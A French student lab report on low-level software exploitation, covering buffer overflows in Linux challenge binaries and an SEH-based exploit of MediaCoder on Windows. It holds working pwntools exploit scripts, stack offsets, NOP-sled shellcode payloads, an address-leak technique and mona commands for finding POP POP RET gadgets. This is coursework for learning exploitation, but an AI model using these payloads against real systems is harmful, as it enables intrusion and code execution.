

---

## Lab Exploit - Partie 2

Sécurité logicielle bas-niveau

Annen Rayane, Ducommun Hugo, Martins Alexis



30 novembre 2023

## Table des matières

<b>Linux - Attaque</b>	<b>2</b>
Chall 1 . . . . .	2
Chall2 . . . . .	5
<b>Windows - Attaque</b>	<b>15</b>

## Linux - Attaque

### Chall 1

#### Question 3.1

Quelle fonction fait référence à la fonction `win` et comment s'y prend-elle ? Que fait cette fonction avec la référence à `win` ? Dans quelles conditions, la fonction `win` sera-t-elle exécutée ? Au final, quelle fonction fait vraiment l'appel à `win` ?

La fonction `login` retourne un pointeur sur une fonction, celle-ci est soit `win` soit `fail` selon si on a trouvé le mot de passe ou non. Finalement c'est le `main` qui appelle réellement la fonction au moyen du code suivant :

```
result = (code *)login();  
(*result)();
```

#### Question 3.2

Quelle vulnérabilité pourrait nous permettre d'assurer l'appel à la fonction `win` ?

Un buffer overflow plus précisément un buffer overwrite, en effet la fonction `scanf` appelée dans la fonction `login` nous permet d'écrire plus de caractères que ce qu'il est possible de stocker dans le buffer de 320 caractères.

### Question 3.3

Trouver l'adresse de la fonction win et les positions relatives des variables de la fonction qui référence win sur la pile.

```
gdb-peda$ disas login
Dump of assembler code for function login:
0x080486a8 <+0>: push    ebp
0x080486a9 <+1>: mov     ebp,esp
0x080486ab <+3>: sub     esp,0x298
0x080486b1 <+9>: mov     DWORD PTR [ebp-0xc],0x8048626
0x080486b8 <+16>: sub     esp,0xc
0x080486bb <+19>: push    0x8048828
0x080486c0 <+24>: call    0x8048460 <printf@plt>
0x080486c5 <+29>: add     esp,0x10
0x080486c8 <+32>: sub     esp,0x8
0x080486cb <+35>: lea     eax,[ebp-0x28c]
0x080486d1 <+41>: push    eax
0x080486d2 <+42>: push    0x8048850
0x080486d7 <+47>: call    0x80484e0 <__isoc99_scanf@plt>
0x080486dc <+52>: add     esp,0x10
0x080486df <+55>: sub     esp,0x8
0x080486e2 <+58>: push    0x140
=> 0x080486e7 <+63>: lea     eax,[ebp-0x28c]
0x080486ed <+69>: add     eax,0x140
0x080486f2 <+74>: push    eax
0x080486f3 <+75>: call    0x8048668 <rand_bytes>
0x080486f8 <+80>: add     esp,0x10
0x080486fb <+83>: sub     esp,0x4
0x080486fe <+86>: push    0x140
0x08048703 <+91>: lea     eax,[ebp-0x28c]
0x08048709 <+97>: push    eax
0x0804870a <+98>: lea     eax,[ebp-0x28c]
0x08048710 <+104>: add     eax,0x140
0x08048715 <+109>: push    eax
0x08048716 <+110>: call    0x8048470 <memcmp@plt>
0x0804871b <+115>: add     esp,0x10
0x0804871e <+118>: test    eax,eax
0x08048720 <+120>: jne     0x8048729 <login+129>
0x08048722 <+122>: mov     DWORD PTR [ebp-0xc],0x804863f
0x08048729 <+129>: mov     eax,DWORD PTR [ebp-0xc]
0x0804872c <+132>: leave
0x0804872d <+133>: ret
End of assembler dump.
gdb-peda$
```

**Figure 1:** Sortie de GDB

```
gdb-peda$ x/w 0x804863f
0x804863f <win>: 0x83e58955
```

Référence à la variable qui référence la fonction win.

```
gdb-peda$ x/i 0x08048722
0x08048722 <login+122>: mov     DWORD PTR [ebp-0xc],0x804863f
```

```
EBP - 0xc = 0xfffffce58 - 0xc = 0xfffffce4c
```

### Manipulation 3.1

Stackframe de la fonction qui fait référence à win.

Address	Description	Size
EBP - 0x28C	input_password	320 bytes
EBP - 0x14C	real_password	320 bytes
EBP - 0xC	funcToExec	4 bytes
EBP - 0x8	?	4 bytes
EBP - 0x4	?	4 bytes
EBP	Saved EBP	4 bytes
EBP + 0x4	Saved EIP	4 bytes

### Question 3.4

Présentez le payload que vous avez construit à l'étape précédente en séparant chaque élément qui le compose et en indiquant son rôle dans l'exploit.

Nous allons faire un exploit à l'aide de `pwntools` :

```
from pwn import *

payload = b'a' * 640 + b'\x3F\x86\x04\x08'

io = process('./chall1')
print(io.recvregex(b':')) # read until we get the prompt
io.sendline(payload)
io.interactive()
```

Le payload est composé de 640 caractères 'a' pour remplir les deux buffers de password (de 320 bytes chacun) sur la stack (`input_password`, `real_password`) ainsi que l'adresse d'entrée de la fonction `win()` en little endian avec de l'écrire dans `funcToExec` sur la stack.

Démonstration :

```
slb@vm:~/Desktop/SLB-L2/code$ python3 ./exploit-chall1.py
[+] Starting local process './chall1': pid 4672
b'Enter the password for Jean-Marc Bost:'
[*] Switching to interactive mode
WIN
```

```
$ whoami
slb
$
```

## Chall2

### Question 4.1

Quelle fonction fait référence à la fonction win ? Que fait la fonction win ? Dans quelles conditions, la fonction win sera-t-elle exécutée ?

Il n'y a aucune référence sur la fonction, par conséquent elle n'est jamais exécutée. On voit que la fonction calcule un flag, cela est confirmée par la fin de la fonction :

```
puts("Your flag is: ");
puts((char *)&flag);
```

### Question 4.2

Quelle vulnérabilité contenue dans le programme utilisé pour générer ces binaires pourrait nous permettre d'assurer l'appel à la fonction win ?

Dans la fonction *format* un buffer de 200 caractères doit être rempli par l'utilisateur, un appel à la fonction *fgets*, celle-ci accepte un maximum de 1000 caractères, on peut donc faire un buffer overflow.

```
void format(char *key) {
    char user_secret_plain [200];
    // ...
    printf("Enter a string with a secret info to protect: ");
    fgets(user_secret_plain, 1000, stdin);
    // ...
}
```

À priori la vulnérabilité que nous allons exploiter est encore un buffer overflow. A préciser que c'est similaire pour les deux versions du logiciel.

### Question 4.3

Dessiner la stack frame de la fonction dont les vulnérabilités pourraient permettre d'invoquer la fonction 'win()'.

Contenu des variables dans le programme 32 bits :

Address	Description	Size [bytes]	Content
EBP-0xF0	local_f0	200	“ceci est un test\n”
EBP-0x28	local_2c	4	4
EBP-0x24	local_28	4	0
EBP-0x20	local_24	4	3
EBP-0x1C	local_20	4	4
EBP-0x18	local_1c	4	4
EBP-0x14	local_18	4	1
EBP-0x10	local_14	4	0xffffcf8c
EBP-0xC	local_10	4	0xffffcf8c
EBP-0x8	?	4	-
EBP-0x4	?	4	-
EBP	Saved EBP	4	0xffffd098
EBP+0x4	Saved EIP	4	0x0804958e
EBP+0x8	key	4	0xffffd080 -> “abc”

Adresse de win : 0x0804921b

Contenu des variables dans le programme 64 bits :

Address	Description	Size [bytes]	Content
RBP-0x108	local_110	8	0x00007fffffe34c -> “abc”
RBP-0x100	local_108	208	“ceci est un test\n”
RBP-0x30	local_38	4	4
RBP-0x2C	local_34	4	0
RBP-0x28	local_30	8	3
RBP-0x20	?	4	-
RBP-0x1C	local_24	4	4
RBP-0x18	local_20	4	4

Address	Description	Size [bytes]	Content
RBP-0x14	local_1c	4	1
RBP-0x10	local_18	8	0x00007ffffffdd94 -> " est un test \n"
RBP-0x8	local_10	8	0x00007ffffffdd94 -> " est un test \n"
RBP	Saved RBP	8	0x00007ffffffdeb0
RBP+0x8	Saved RIP	8	0x0000000004015d7

- Adresse de win : 0x000000000401237

#### Question 4.4

Présentez le payload que vous avez construit à l'étape précédente en séparant chaque élément qui le compose et en indiquant son rôle dans l'exploit.

Payload 32 bits :

```
payload = b'a' * 244 + b'\x1B\x92\x04\x08'
```

Comme vu dans la question précédente, nous devons écraser 244 octets puis inscrire dans le registre EIP (prochaine instruction l'adresse de la fonction win).


La première partie du payload est donc les valeurs qui écraseront les valeurs de la pile et la seconde l'adresse de la fonction win.

Afin de mener à bien l'exploit nous avons utilisé pwntools :

```
from pwn import *
payload = b'a' * 244 + b'\x1B\x92\x04\x08'
io = process(['./chall2.32', 'abc'])
io.sendline(payload)
io.sendline(b'abc') # deuxième user input
io.sendline(b'abc') # troisième user input
print(io.recvall().decode())
```



```
slb@vm:~/Desktop/lab-exploit$ python3 bof1_chall2-32.py
[+] Starting local process './chall2.32': pid 138544
[+] Receiving all data: Done (253B)
[*] Process './chall2.32' stopped with exit code -11 (SIGSEGV) (pid 138544)
Welcome to the secret-protection app!
Enter a string with a secret info to protect: At which position does your secret s
tarts in the string: How many characters do you want to encrypt ?:
Initial string:
Encrypted string:
Your flag is:
?VknCDsGj\cx4[ao
```



**Figure 2:** Exécution du payload sur 32 bits

Pour la version 64 bits c'est essentiellement la même chose, sauf que cette fois-ci nous devons écraser 264 bits et inscrire l'adresse de la fonction win correspondante en 64 bits.


Payload :

```
payload = b'a' * 264 + b'\x37\x12\x40\x00\x00\x00\x00\x00'
```

Script de l'exploit :

```
from pwn import *
payload = b'a' * 264 + b'\x37\x12\x40\x00\x00\x00\x00\x00'
io = process(['./chall2.64', 'abc'])
io.sendline(payload)
io.sendline(b'abc')
io.sendline(b'abc')
print(io.recvall().decode())
```

```
slb@vm:~/Desktop/lab-exploit$ python3 bof1_chall2-64.py
[+] Starting local process './chall2.64': pid 138565
[+] Receiving all data: Done (253B)
[*] Process './chall2.64' stopped with exit code -11 (SIGSEGV) (pid 138565)
Welcome to the secret-protection app!
Enter a string with a secret info to protect: At which position does your secret s
tarts in the string: How many characters do you want to encrypt ?:
Initial string:
Encrypted string:
Your flag is:
?VknCDsGj\cx4[ao
```



**Figure 3:** Exécution du payload sur 64 bits

### Question 4.5

Quel flag vous a été affiché par chacun des 2 binaires chall2.32 ET chall2.64 ?

Le flag est le même pour les deux programmes et est le suivant :

```
?VknCDsGj\cx4[ao
```

### Question 4.6

Quelle vulnérabilité contenue dans le programme utilisé pour générer ces binaires pourrait nous permettre d'exécuter l'un des shellcodes fournis dans bash\_shellcode.c et isla\_shellcode.c ? Lequel pour chacun des binaires chall2.32 ET chall2.64, et pourquoi ?

Nous avons un buffer de 200 caractères à notre disposition, dans ce buffer résidera notre shellcode. On doit donc pouvoir faire en sorte que nous écrasions la stack afin d'avoir dans RIP ou EIP (selon les architectures) le début du buffer de 200 caractères, ce qui correspondra à la première instruction du shellcode.

Afin de déterminer l'architecture des deux shellcodes on a essayé de compiler l'un ou l'autre des programmes dans une des architectures et de voir si cela fonctionne. Finalement nous sommes arrivés aux conclusions suivantes :

- isla\_shellcode = architecture 32 bits
- bash\_shellcode = architecture 64 bits

### Question 4.7

Présentez les payloads que vous avez construits à l'étape précédente en séparant chaque élément qui le compose et en indiquant son rôle dans l'exploit.

Notre payload est de la forme suivante :

```
asm("nop") * (buffer_length - len(shellcode)) + shellcode + b'a' * (stack_size -  
↪ buffer_length) + buffer_addr + b'\n' + b'\x00' * 2
```

On peut le décomposer de la manière suivante :

- asm("nop") \* (buffer\_length - len(shellcode))

Cette partie permet de remplir suffisamment pour n'y laisser que la place pour le shellcode

- shellcode

Le shellcode en tant que tel.

- `b'a' * (stack_size - buffer_length)`

Écrasement de la pile entre le buffer et le pointeur d'instruction (RIP ou EIP selon les architectures).

- `buffer_addr`

L'adresse du début du buffer, indiquant au pointeur d'instruction qu'on veut qu'il aille là-bas désormais. Cette adresse est retrouvable dans gdb en faisant les opérations suivantes :

```
gdb-peda chall2.XX
b format
r abc
*breakpoint*
Adresse obtenue ensuite avec p $ebp - 0xf0 (32 bits) ou p $rbp-0x100 (64 bits)
```

- `b'\n' + b'\x00' * 2`

Cette dernière partie permet d'assurer le fonctionnement du programme en ajoutant autant d'entrées que nécessaire. (autrement il faudrait le faire à la main ce qui n'est pas pratique)

Valeurs des différentes variables :

Variable	Architecture 32 bits	Architecture 64 bits
<code>asm("nop")</code>	0x90	0x90
<code>buffer_length</code>	200	208
<code>stack_size</code>	244	264
<code>buffer_addr</code>	0xffffd248	0x7ffffffe0a0

## Exécution du payload :

```

gdb-peda$ r abc < bof32
Starting program: /home/slb/Desktop/lab-exploit/chall2.32 abc < bof32
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome to the secret-protection app!
Enter a string with a secret info to protect: At which position does your secret starts in the string: How many characters do you want to encrypt ?:
Initial string:
Encrypted string:
process 119777 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Attaching after Thread 0x7ffff7fa9740 (LWP 119777) vfork to child process 119780]
[New inferior 2 (process 119780)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 119777 after child exec]
[Inferior 1 (process 119777) detached]
process 119780 is executing new program: /usr/bin/ls
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
total 68324
drwxrwxr-x 5 slb slb 4096 Nov 20 11:33 .
drwxr-xr-x 5 slb slb 4096 Nov 16 14:12 ..
-rw-r--r-- 1 slb slb 608 Nov 20 11:23 .gdb_history
-rw-rw-r-- 1 slb slb 34903150 Nov 1 18:22 8a17e9b8ebffa172097fd8afc16261c-MediaCoder-0.7.5.4795.exe
drwxrwxr-x 2 slb slb 4096 Nov 17 17:49 C
drwxrwxr-x 2 slb slb 4096 Nov 9 12:52 Dat
drwxrwxr-x 2 slb slb 4096 Nov 9 12:52 Py
-rw-rw-r-- 1 slb slb 644 Nov 16 14:37 bof1
-rw-rw-r-- 1 slb slb 729 Nov 20 11:23 bof2_chall2-32.py
-rw-rw-r-- 1 slb slb 561 Nov 20 11:33 bof2_chall2-64.py
-rw-rw-r-- 1 slb slb 251 Nov 21 10:47 bof32
-rwxrwxr-x 1 slb slb 90 Nov 16 14:35 bof_1.py
-rwxrwxr-x 1 slb slb 7596 Nov 16 14:12 chall1
-rwxrwxr-x 1 slb slb 15092 Nov 1 18:22 chall2.32
-rw-rw-r-- 1 slb slb 16288 Nov 1 18:22 chall2.64
-rw-rw-r-- 1 slb slb 16560 Nov 1 18:22 chall3
-rw-rw-r-- 1 slb slb 14864 Nov 1 18:22 chall4
-rw-rw-r-- 1 slb slb 13 Nov 9 13:34 peda-session-chall1.txt
-rw-rw-r-- 1 slb slb 42 Nov 17 18:14 peda-session-chall2.32.txt
-rw-rw-r-- 1 slb slb 4 Nov 20 11:03 peda-session-dash.txt
-rw-rw-r-- 1 slb slb 5 Nov 20 11:23 peda-session-ls.txt

```

Figure 4: Exécution sur 32 bits

```

gdb-peda$ r abc < bof64
Starting program: /home/slb/Desktop/lab-exploit/chall2.64 abc < bof64
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome to the secret-protection app!
Enter a string with a secret info to protect: At which position does your secret starts in the string: How many characters do you want to encrypt ?:
Initial string:
Encrypted string:
process 119935 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
$ whoami
[Attaching after Thread 0x7ffff7fa9740 (LWP 119935) vfork to child process 119938]
[New inferior 2 (process 119938)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 119935 after child exec]
[Inferior 1 (process 119935) detached]
process 119938 is executing new program: /usr/bin/whoami
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
slb
[Inferior 2 (process 119938) exited normally]
$ Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.

Warning: not running

[1]+ Stopped gdb-peda chall2.64
slb@vm:~/Desktop/lab-exploit$

```

Figure 5: Exécution sur 64 bits

---

**Question 4.8**

Quelle vulnérabilité contenue dans le programme utilisé pour générer ces binaires pourrait nous permettre d'exécuter les mêmes shellcodes que précédemment, sans passer par GDB ?

Il est possible de faire un buffer overread dans la fonction format, nous permettant de leak le pointeur vers le buffer.

En effet, on peut lors du choix d'où l'on souhaite commencer à chiffrer notre chaîne de caractères, choisir un nombre qui est plus grand que la taille du buffer et donc aller lire des valeurs de la pile via un buffer overread. C'est possible car il n'y a aucune vérification de cette valeur.

On va donc devoir faire en sorte de rentrer une valeur qui pointera sur l'adresse du buffer.

Toutefois, il y a une subtilité, si l'on se fie à notre dessin de la pile des questions précédentes, il n'y a pas de pointeurs directement sur le buffer dans la pile qui soit situé après le buffer lui-même.

On va utiliser les pointeurs stockés dans `local_14` et `local_18` (pour les architectures 32 bits et 64 bits respectivement) qui pointent sur notre buffer mais décalé d'un certain offset.

Cet offset est en fait la valeur qu'on a donnée au programme initialement (où commencer à chiffrer).

Ainsi pour retrouver l'adresse du pointeur il suffit de faire :

- Lancer le programme avec une clef quelconque
- Entrer une chaîne de caractères quelconque
- Écrire la position du pointeur `local_14` ou `local_18` selon les architectures :  $200 + 7 \cdot 4 = 228$  pour 32 bits et  $208 + 6 \cdot 4 + 2 \cdot 8 = 248$  pour 64 bits.
- Choisir une longueur de caractère à chiffrer : on va choisir ici une longueur de pointeurs : 4 pour le programme 32 bits et 8 pour le programme 64 bits.
- Pointeur affiché
- Soustraire à ce pointeur l'offset écrit dans les points précédents : (228 ou 248), pointeur sur le buffer obtenu.

```

slb@vm:~/Desktop/lab-exploit$ ./chall2.32 abc
Welcome to the secret-protection app!
Enter a string with a secret info to protect: test
At which position does your secret starts in the string: 228
How many characters do you want to encrypt ?:4

Initial string 7cd3ffff ← Adresse vers le buffer + offset
Encrypted string:1cb19c9e
slb@vm:~/Desktop/lab-exploit$ python3
Python 3.10.12 (main, Jun 11 2023, 05:26:28) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> addr = p32(0x7cd3ffff)
>>> addr = p32(int.from_bytes(addr, 'big') - 228)
>>> print(addr)
b'\x98\xd2\xff\xff' ← Adresse vers le buffer
>>> 

```

**Figure 6:** Exemple pour récupérer le pointeur sur le buffer

### Question 4.9

Présentez le payload que vous avez construit à l'étape précédente en séparant chaque élément qui le compose et en indiquant son rôle dans l'exploit.

La structure du payload est identique à celle donnée à la question 4.7. La seule différence étant comment nous trouvons l'adresse du buffer.

À noter que pour que le payload fonctionne il faut désactiver la randomisation de l'espace mémoire (script noaslr).

Exécution du payload :

```

slb@vm:~/Desktop/lab-exploit$ python3 bof2_chall2-64-noaslr.py > bof64-noaslr && cat bof64-noaslr - | ./chall2.64 abc
Welcome to the secret-protection app!
Enter a string with a secret info to protect: At which position does your secret starts in the string: How many characters do you want to encrypt ?:
Initial string:
Encrypted string:
$

$ whoami
slb
$ ^C
$
/bin//sh: 2: Cannot set tty process group (No such process)
slb@vm:~/Desktop/lab-exploit$ 

```

**Figure 7:** Exécution du payload sur 64 bits

```

slb@vm:~/Desktop/lab-exploit$ python3 bof2_chall2-32-noaslr.py > bof32-noaslr && ca
t bof32-noaslr - | ./chall2.32 abc
Welcome to the secret-protection app!
Enter a string with a secret info to protect: At which position does your secret st
arts in the string: How many characters do you want to encrypt ?:
Initial string:
Encrypted string:
total 68352
drwxrwxr-x 5 slb slb      4096 Nov 21 15:22 .
drwxrwxr-x 5 slb slb      4096 Nov 16 14:12 ..
-rw-r--r-- 1 slb slb       782 Nov 21 13:40 .gdb_history
-rw-rw-r-- 1 slb slb 34903150 Nov  1 18:22 8a17e9b8ebeffa172097fd8afc16261c-MediaCo
der-0.7.5.4795.exe
drwxrwxr-x 2 slb slb      4096 Nov 17 17:49 C
drwxrwxr-x 2 slb slb      4096 Nov  9 12:52 Dat
drwxrwxr-x 2 slb slb      4096 Nov  9 12:52 Py
-rw-rw-r-- 1 slb slb       644 Nov 16 14:37 bof1
-rw-rw-r-- 1 slb slb       518 Nov 21 15:21 bof2_chall2-32-noaslr.py
-rw-rw-r-- 1 slb slb       729 Nov 20 11:23 bof2_chall2-32.py
-rw-rw-r-- 1 slb slb       604 Nov 21 15:22 bof2_chall2-64-noaslr.py
-rw-rw-r-- 1 slb slb       522 Nov 21 11:25 bof2_chall2-64.py
-rw-rw-r-- 1 slb slb       251 Nov 21 10:47 bof32
-rw-rw-r-- 1 slb slb       251 Nov 21 15:47 bof32-noaslr
-rw-rw-r-- 1 slb slb       275 Nov 21 11:22 bof64
-rw-rw-r-- 1 slb slb       311 Nov 21 15:46 bof64-noaslr
-rwxrwxr-x 1 slb slb        90 Nov 16 14:35 bof_1.py
-rwxrwxr-x 1 slb slb      7596 Nov 16 14:12 chall1
-rwxrwxr-x 1 slb slb     15092 Nov  1 18:22 chall2.32
-rwxrwxr-x 1 slb slb     16288 Nov  1 18:22 chall2.64
-rw-rw-r-- 1 slb slb     16560 Nov  1 18:22 chall3
-rw-rw-r-- 1 slb slb     14864 Nov  1 18:22 chall4
-rw-rw-r-- 1 slb slb        13 Nov  9 13:34 peda-session-chall1.txt
-rw-rw-r-- 1 slb slb        42 Nov 17 18:14 peda-session-chall2.32.txt
-rw-rw-r-- 1 slb slb        66 Nov 21 11:21 peda-session-chall2.64.txt
-rw-rw-r-- 1 slb slb         4 Nov 20 11:03 peda-session-dash.txt
-rw-rw-r-- 1 slb slb         6 Nov 21 10:47 peda-session-ls.txt
-rw-rw-r-- 1 slb slb         1 Nov 21 11:22 peda-session-whoami.txt
-rw-rw-r-- 1 slb slb 34916419 Nov  9 12:52 raw
^C
slb@vm:~/Desktop/lab-exploit$ 

```

**Figure 8:** Exécution du payload sur 32 bits

## Windows - Attaque

### Question 5.1

Expliquez les valeurs des registres EIP et ESP. D'où viennent-elles précisément et comment se sont-elles retrouvées là ?

Valeurs des registres :

```

Registers (FPU)
EAX 023029A8
ECX 23C3DFE2
EDX 023029A8
EBX 004F8458 mediocod.004F8458
ESP 0014F03C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 0014F274 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ESI 01C9FED0
EDI 00040208 UNICODE "sourcemanager-l1-2-1"
EIP 41414141
  
```

**Figure 9:** Mediacoder Immunity initial crash

Ces valeurs proviennent du payload créé avec script python fourni, EIP ne contient que des 'A' et ESP ne pointent que sur des 'A'.

C'est un buffer overflow qui survient avec le fichier chargé. On le voit d'ailleurs dans le titre de la musique, cela correspond à "AAAAA...".

### Question 5.2

Présentez le payload que vous avez construit à l'étape précédente en séparant chaque élément qui le compose et en indiquant son rôle dans l'exploit.

En utilisant mona nous avons créé un pattern de 2000 caractères (taille correspondante au payload initial) avec la commande suivante dans Immunity avec le logiciel ouvert dedans :

```
!mona pc 2000
```

Résultat (disponible dans un fichier du working directory) :

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0A...
```

En recréant un m3u avec le pattern précédent en tant que payload, on refait un crash de l'application avec Immunity.

En utilisant la commande mona suivante, on obtient la position d'EIP à 256 :



```

EAX 00666408
ECX FDF3F4D3
EDX 00666408
EBX 004F8458 mediocod.004F8458
ESP 0014F17C ASCII "6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al
EBP 0014F3B4 ASCII "Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9
ESI 01A7FED0
EDI 000406C2 UNICODE "k-common-inputtrim-l1-1-0"
EIP 69413569

```

Figure 10: Registres avec le pattern

```
!mona po 69413569
```

```

0BADF000 Ha0Ha1Ha2Ha3Ha4Ha5Ha6Ha7Ha8Ha9Hb0Hb1Hb2Hb3Hb4Hb5Hb6Hb7Hb8Hb9Hc0Hc1Hc2Hc3Hc4Hc5Hc6Hc7Hc8Hc9Hd0Hd1Hd2Hd3Hd4Hd5Hd6Hd
0BADF000 [+] Preparing output file 'pattern.txt'
0BADF000 - (Re)setting logfile C:\Users\slb\Documents\slb\mona\mediacoder\pattern.txt
0BADF000 Note: don't copy this pattern from the log window, it might be truncated !
0BADF000 It's better to open C:\Users\slb\Documents\slb\mona\mediacoder\pattern.txt and copy the pattern from the file
0BADF000 [+] This mona.py action took 0:00:00.032000
0BADF000 [+] Command used:
0BADF000 !mona po 69413569
0BADF000 Looking for ISAI in pattern of 500000 bytes
0BADF000 - Pattern (ISAI (0x69413569) found in cyclic pattern at position 256
0BADF000 Looking for ISAI in pattern of 500000 bytes
0BADF000 Looking for iSAI in pattern of 500000 bytes
0BADF000 - Pattern (IASI not found in cyclic pattern (uppercase)
0BADF000 Looking for ISAI in pattern of 500000 bytes
0BADF000 Looking for iSAI in pattern of 500000 bytes
0BADF000 - Pattern (IASI not found in cyclic pattern (lowercase)
0BADF000 [+] This mona.py action took 0:00:00.297000

```


```
!mona po 69413569
```

Figure 11: Exécution de la commande pour EIP

Le payload que nous avons créé est le suivant:

```
'A' * 256 + 'BBBB' + 'CCCC'
```

EIP sera rempli avec 'BBBB' et ESP pointe toujours sur la valeur qui suit EIP, i.e. 'CCCC' :



```

Registers (FPU)
EAX 007BEC08 ASCII "Hjv"
ECX 0ACCD80E
EDX 007BEC08 ASCII "Hjv"
EBX 004F8458 mediocod.004F8458
ESP 0014F03C ASCII "CCCC"
EBP 0014F274
ESI 01E2FED0
EDI 00050534
EIP 42424242

```

Figure 12: Registres après exécution du payload

---

**Question 5.3**

Quel mécanisme utilisant la stack avez-vous abusé ? Comment utilise-t-il la stack ?

Au début nous avons voulu abuser d'un simple `JMP ESP` avec notre shellcode pointé par ESP, mais l'attaque n'a pas aboutie.

Par la suite, nous avons fait une attaque par SEH (`POP POP RET + JMP SHORT`), qui a fonctionné !

Le mécanisme exploitée par une attaque SEH se trouve dans l'épilogue de traitement d'une exception qui place ESP 8 bytes plus loin que le SEH first, c'est grâce à cela qu'on peut effectuer un `POP POP RET` pour `JMP SHORT` à l'adresse du shellcode. Le flux d'exécution de l'attaque est détaillé dans la question suivante.

---

**Question 5.4**

Présentez le payload que vous avez construit à l'étape précédente en séparant chaque élément qui le compose et en indiquant :

- à quoi il sert dans l'exploit
- sa valeur
- comment vous avez prévu/obtenu cette valeur
- comment cette valeur va être utilisée par le programme en cours d'exécution

Nous avons tout d'abord essayer de réaliser une exécution de shellcode grâce à la simple méthode `JMP ESP`.

L'idée était donc de créer un payload de sorte à ce que :

- EIP contienne une adresse d'instruction exécutant `JMP ESP` depuis une DLL
- La valeur pointée par ESP contienne notre nop slide et notre shellcode

Après quelques essais, nous avons vite remarqué qu'aucune calculette ne se lançait, et pour cause, notre shellcode n'était pas entièrement écrit dans ESP.

En revanche, si on charge MediaCoder sur Immunity en lançant l'attaque avec le pattern initial de 2000 bytes créé par mona, on remarque que le programme, lors du crash, contient une chaîne de SEH qu'on pourrait exploiter :

En effet, il s'agit de notre pattern, qui après une recherche nous donne les positions suivantes :

Address	SE handler
0014F374	41367A41
357A4134	*** CORRUPT ENTRY ***

**Figure 13:** Immunity SEH chain

```
# SE Next
!mona po 357A4134
- Pattern 4Az5 (0x357A4134) found in cyclic pattern at position 764
# SE Handler
!mona po 41367A41
- Pattern Az6A (0x41367A41) found in cyclic pattern at position 768
```

On va donc passer par une attaque basée sur les SEH à l'aide d'un gadget ROP POP POP RET et un JMP SHORT pour exécuter notre shellcode.

Explication du flux de l'attaque :

1. Le système lève une exception pour notre buffer overflow
2. Lit la valeur stockée dans le SE Handler qui va run une instruction POP POP RET depuis une DLL
3. Grâce au POP POP RET, le système va exécuter l'instruction stockée dans SE Next (Rappel : SEH First = ESP + 8), SE First contient l'adresse de SE Next, le POP POP RET va donc stocker dans EIP la valeur pointée par SE First, soit notre JMP SHORT de SE Next.
4. SE Next va JMP SHORT de 6 bytes pour "passer au dessus" de 2 NOP et de l'adresse de SE Handler et atteindre notre shellcode qui se trouve juste après

Il ne nous manque plus qu'à trouver une instruction POP POP RET dans les DLL :

```
!mona seh
[+] Results :
0x63d0301a : pop esi # pop edi # ret | {PAGE_EXECUTE_READ} [avutil-49.dll] ...
0x63d0309c : pop esi # pop edi # ret | {PAGE_EXECUTE_READ} [avutil-49.dll] ...
```

Nous allons prendre le premier résultat :

```
# Found in DLL POP POP RET
pop_pop_ret_addr = "\x1A\x30\xD0\x63"
```

Ainsi que construire l'instruction de notre JMP SHORT de 6 bytes :

```
# JMP Short 6 bytes further (with 2 NOPs)
jmp_short = "\xEB\x06\x90\x90"
```

On peut traduire tout cela en un payload :

```
# Obtenu dans winexecCalcShellcode.c
shellcode = "\x89...\xd0"
# Obtenu grâce à mona
offset_seh_next = 764

